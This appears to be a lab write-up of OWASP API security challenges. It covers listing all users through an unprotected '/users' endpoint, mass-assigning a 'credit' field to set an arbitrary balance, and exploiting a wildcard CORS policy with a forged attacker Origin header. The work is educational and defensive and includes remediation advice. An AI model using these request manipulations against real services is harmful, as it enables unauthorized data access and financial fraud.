
Response

Pretty Raw Hex Render

1 HTTP/1.0 500 Internal Server Error
2 Host: localhost:9000
3 Date: Sun, 24 May 2026 20:58:11 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Sun, 24 May 2026 20:58:11 GMT
8 Content-Type: application/json
9
10 {
}

No success since we get a status code 500 meaning the endpoint admin is non existent.

6. we can try back endpoint user and try out various endpoints:



By changing the endpoint to users, we get information about all users and get information on a flag as shown above.

7. This however looks more of a BOLA since no function has been done.

Impact

- Attacker can gain higher privilege access that can increase the severity of the attack.

Remediation


- Implementing least privilege access to all users by default. This will reduce the attack vector where a user is given the least amount permissions that are needed to do their work.
- Implement role-based access controls to resources where users are only allowed to interact with endpoints, resources that are needed to perform their hob functions.
- Deny all access by default and requiring explicit grants to specific roles to access every function.

Summary

We were able to perform admin functions by listing all users in the system, however this feels more of BOLA since no specific function can be done after listing out the users. Broken Function Level Authorization differs from BOLA (API1) in its scope. While BOLA concerns unauthorized access to specific objects, Broken Function Level Authorization concerns unauthorized access to entire API functions particularly administrative functions that should be restricted to privileged roles. The API5 endpoint presented a standard user registration and retrieval flow. After creating a test user and confirming normal GET access using the assigned ID, attention was directed toward the endpoint structure itself. By modifying the endpoint path from `/user/{id}` to `/users` a small but significant alteration the API returned a complete listing of all registered users in the system, including an administrative account with a flag embedded in its address

field. This exposure was possible because the application failed to apply any authorization check to the `/users` endpoint, allowing any authenticated user to invoke what was effectively an administrative function.


API6



Mass assignment is where a user can manipulate the object parameters by giving out values of the properties from user input.


We get a hint on the credit management so we can target it.

1. When we create a user we note that a new parameter id is generated no much on the credit parameter as seen:




Nothing much here

2. on the second request we get to see the credit parameter:




We get to see the Credit is set to 0

3. So in the previous POST request we can add the credits parameter in our body and set an amount for ourselves:



Add a new parameter credit and set an amount of your choice, note to place a comma before the new entry also place all into a double quotes ""

4. We can now go and see if it was a success on the Get request:



As we can see it was a success as the credit amount we had set is a success.

5. We were able to manipulate the credit property by setting an amount for our self in the credit parameter.

Severity High

Impact

- It can lead to privilege escalation by changing functions from a normal user to an admin user.
- It tampers with the data as it is easy to change by giving user input values.
- Fraudulent purchases in an e-commerce context with no financial cost.

Remediation


- Whitelist only parameters that should be updated by client and blacklist the rest
- Use Data Transfer Objects (DTOs) or equivalent schema validation to define the exact shape of acceptable input for each endpoint.

Summary

Mass Assignment occurs when an API automatically binds user-supplied input to internal object properties without restricting which properties the user is permitted to modify. This vulnerability is particularly insidious because it often exists not due to an explicit error in the code, but due to the convenience of frameworks that automatically map request body parameters to data model attributes. The API6 endpoint simulated a retail store credit system. Upon creating a user account, a GET request to retrieve user details revealed a `credit` field set to zero a field that had not appeared in the original registration response and was clearly intended to be managed server-side. By re-submitting the POST registration request with an additional `credit`

parameter manually inserted into the request body and set to an arbitrary value, the application accepted the input without validation and persisted the attacker defined credit balance. A subsequent GET request confirmed the manipulation had succeeded.


API7



It is commonly when the configurations in place are done poorly leaving room to expose vulnerabilities. An API is vulnerable to security misconfiguration if a cross-origin resource sharing (CORS) policy is missing or misconfigured.


Cross origin requests is a rule that blocks front end from making requests to a different origin unless that origin is explicitly allowed.

1. We will create a user using the first Post request.




A successful user is created.

2. In the second request, there is a user login request




It doesn't take any parameters but logs you in.

3. In the next request it fetches an authentication key:




However we get a valuable information on the HTTP headers where it allows any origin to access this request as well as credentialed cross origin requests.

4. With that information we can make a request and add an origin header by sending the request to repeater on burp as:



When we add the origin header, we get a flag as the origin is accepted. note the value can be anything since it is accepting all, due to the * sign which means all.

5. The last request just logs out a user:



Impact

- It enables malicious websites to make authenticated API calls on behalf of any logged-in user who visits the attacker's page, effectively turning the browser into an unwitting attack proxy
- It can expose sensitive user data
- It can lead to a full server compromise

Remediation


- Proper configuration of cross origin requests by properly specifying the origin header
- Should only allow trusted sites
- Avoid using wildcards as it can be accessed by external domains.
- Apply CORS policy validation as part of the deployment pipeline to prevent misconfiguration from reaching production.

Summary

Security misconfiguration represents a broad category of vulnerabilities arising not from flaws in application logic but from incorrect or missing security controls at the configuration level. One of the most common and consequential manifestations in APIs is the misconfiguration of Cross-Origin Resource Sharing (CORS) policy. CORS is a browser enforced mechanism that controls which external origins are permitted to make credentialed requests to an API. When properly configured, it restricts API access to trusted domains. When misconfigured particularly when the `Access-Control-Allow-Origin` header is set to a wildcard value of `*` in combination with `Access-Control-Allow-Credentials: true` the protection is entirely nullified. Inspection of the API7 response headers after fetching the authentication key endpoint revealed exactly this misconfiguration. The server was accepting requests from any origin and allowing credentialed

cross-origin requests. By forwarding the request to Burp Repeater and adding an arbitrary `Origin: http://attacker.com` header, the server reflected the attacker supplied origin in its response and returned a flag embedded in the authentication key response confirming that any external domain could make credentialed requests to this API.

